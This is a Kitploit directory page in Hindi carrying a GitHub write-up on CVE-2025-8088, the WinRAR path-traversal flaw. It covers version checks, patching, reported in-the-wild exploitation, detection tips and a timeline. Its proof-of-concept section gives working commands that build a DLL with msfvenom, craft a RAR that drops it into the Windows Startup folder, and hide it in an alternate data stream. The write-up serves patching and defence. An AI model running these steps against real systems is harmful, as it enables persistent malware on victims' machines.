
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal — CVE-2025-8088 को उजागर करने, पैच करने और सुरक्षित करने पर एक आकर्षक वॉकथ्रू, हैकर के व्यावहारिक ट्विस्ट के साथ। | Kitploit
उपकरण/GitHubGitHub/adityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणफोरेंसिकमालवेयर विश्लेषणपेनिट्रेशन टेस्टिंगखतरा खुफियालर्निंग और शिक्षाघटना प्रतिक्रिया
GitHubadityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal

CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal

CVE-2025-8088 को उजागर करने, पैच करने और सुरक्षित करने पर एक आकर्षक वॉकथ्रू, हैकर के व्यावहारिक ट्विस्ट के साथ।

रिपॉजिटरी देखें
12631 साल पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2025-8088: WinRAR का जीरो-डे पथ ट्रैवर्सल — शून्य से Pwn तक 🗿


परिचय – “पुराना दोस्त” चूकता हुआ पकड़ा गया

WinRAR — वह धूल-पुस्त क्लासिक जो सबने इंस्टॉल किया है लेकिन कोई अपडेट नहीं करता — अभी एक उच्च-गंभीरता का जीरो-डे झेल गया: CVE-2025-8088।

  • गंभीरता: CVSS v3.1 → 8.8 (उच्च)
  • जंगल में शोषित किया गया RomCom (Storm-0978) और Paper Werewolf जैसे खतरे के अभिनेताओं द्वारा।
  • पैच किया गया: WinRAR 7.13 (30 जुलाई 2025 को जारी)।
  • यदि आप 7.12 या उससे नीचे पर हैं — तो आप सीधा निशाना हैं।

CISA ने इसे अपनी ज्ञात शोषित कमजोरियों की सूची में डाल दिया है, जिसमें 2 सितंबर 2025 तक सुधार की समय-सीमा है। यह सिर्फ थ्योरी नहीं है — यह जीती-जागती आग है।
Cover


बग क्या है? 🧩

  • प्रकार: पथ ट्रैवर्सल (डायरेक्टरी ट्रैवर्सल)
  • ट्विस्ट: पेलोड छिपाने के लिए Alternate Data Streams (ADS) का उपयोग करता है
  • प्रभाव: दुर्भावनापूर्ण RAR फ़ाइलें इच्छित फ़ोल्डर के बाहर चीजें निकाल सकती हैं — सोचें: ..\Startup\evil.dll
  • परिणाम: मनमाना फ़ाइल प्लेसमेंट → स्थायित्व → बैकडोर → RAT सिटी।

प्रभावित: विंडोज के लिए WinRAR (≤7.12), UnRAR.dll, पोर्टेबल UnRAR सुरक्षित: लिनक्स, यूनिक्स, एंड्रॉइड बिल्ड।


पहली बात — क्या आप असुरक्षित हैं? 🕵️‍♂️

घबराने या हैकर बनने से पहले, अपना वर्जन जांचें।

कैसे जांचें:

  • GUI: WinRAR खोलें → Help → About WinRAR
  • CMD/Powershell:
winget list WinRAR

(या अपने इंस्टॉल डायरेक्टरी से winrar.exe चलाएँ)

  • DLL जांच: UnRAR.dll पर राइट-क्लिक करें → Properties → Details।

जब मैंने यह लिखना शुरू किया, मैं 7.10 पर था — हाँ, पकने के लिए तैयार 🗿🐔🍗।

WinRAR_Version


कैसे पैच करें (इससे पहले कि कोई आपको पैच करे) 🛡️

  1. नवीनतम डाउनलोड करें: rarlab.com/download.htm
  2. अपने सिस्टम के अनुसार 64-bit या 32-bit चुनें।
  3. इंस्टॉलर चलाएँ → यह आपके पुराने बिल्ड को ओवरराइट करेगा।
  4. सत्यापित करें: Help → About WinRAR → 7.13 या उससे ऊपर होना चाहिए।
  5. यदि कोई हों तो आश्रित टूल्स में UnRAR.dll बदलें।

WinRAR ऑटो-अपडेट नहीं करता — एक कैलेंडर रिमाइंडर सेट करें, स्थिर निशाना न बनें।

WinRAR_Version_Updated

PS: यहाँ मेरे वॉलपेपर फ्लेक्स को अनदेखा करें — थोड़ा दिखावा करना था! 😏


जंगल में शोषण ⚔️

  • RomCom (Storm-0978): स्पीयर-फिशिंग नौकरी आवेदन डिकॉय, यूक्रेन से संबंधित लक्ष्य।
  • Paper Werewolf: कुछ ही समय बाद कूद पड़े, रूसी संगठनों को निशाना बनाते हुए।
  • वितरित पेलोड: SnipBot, RustyClaw, Mythic Agent वेरिएंट।
  • %TEMP% और स्टार्टअप फोल्डर में दुर्भावनापूर्ण DLLs/LNKs गिराए।
  • CISA ने इसे 12 अगस्त 2025 को सूचीबद्ध किया → समय-सीमा: 2 सितंबर 2025।

प्रूफ ऑफ कॉन्सेप्ट (PoC) – केवल नियंत्रित प्रयोगशाला में! 🧨

⚠ अस्वीकरण: यह केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण के लिए है। पूरी तरह ग्रेमलिन न बनें 🗿।

चरण 1: एक दुर्भावनापूर्ण DLL उत्पन्न करें

msfvenom -p windows/x64/exec CMD=calc.exe -f dll > evil.dll

चरण 2: एक ट्रैवर्सल RAR तैयार करें

winrar a -ep -ap"\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" payload.rar evil.dll

चरण 3: (वैकल्पिक) ADS स्टील्थ

type evil.dll > legit.txt:evil.dll

चरण 4: असुरक्षित WinRAR के साथ निकालें

बूम — evil.dll स्टार्टअप में पहुँच जाता है। अगला रीबूट? हैलो calc.exe।

Workflow


शमन और खोज 🐺

  • पैच → WinRAR 7.13+

  • संदिग्ध .dll या .lnk खोजें:

    • %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
    • %TEMP%
  • ADS पर नजर रखें:

    streams.exe -s C:\
    
  • IDS/IPS नियम: ..\ अनुक्रम वाले RAR को फ्लैग करें।

  • Nessus/Qualys प्लगइन्स पहले से सक्रिय हैं।


मुख्य समयरेखा

  • 18 जुलाई 2025 – ESET ने सक्रिय शोषण की खोज की
  • 30 जुलाई 2025 – पैच जारी (7.13)
  • 12 अगस्त 2025 – CISA KEV कैटलॉग में जोड़ा गया
  • 2 सितंबर 2025 – संघीय एजेंसियों के लिए अनिवार्य सुधार समय-सीमा

अंतिम शब्द – पैच करें या नष्ट हों 🗿

यह कोई "शायद-एक-दिन" कमजोरी नहीं थी — यह खुलासे से पहले हथियारबंद किया गया था। यदि आप अभी भी 7.10 पर बैठे हैं (जैसा कि मैं यह लिखते समय था), तो अभी पैच करें। यदि आप रेड टीम की तरफ हैं, तो इसे एक केस स्टडी के रूप में देखें कि कैसे पुराने उपकरण नए हमले के वेक्टर बन जाते हैं।


टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    373
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    322
  • 5

    estorides

    grisuno/estorides

    99+ मुफ़्त OSINT स्रोतों को समानांतर रूप से एकत्रित करता है, संस्थाओं को एक ज्ञान ग्राफ़ में हल करता है, और LLM-सहायता प्राप्त विश्लेषण के साथ STIX 2.1, MISP, या GraphML निर्यात करता है।

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    251

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →




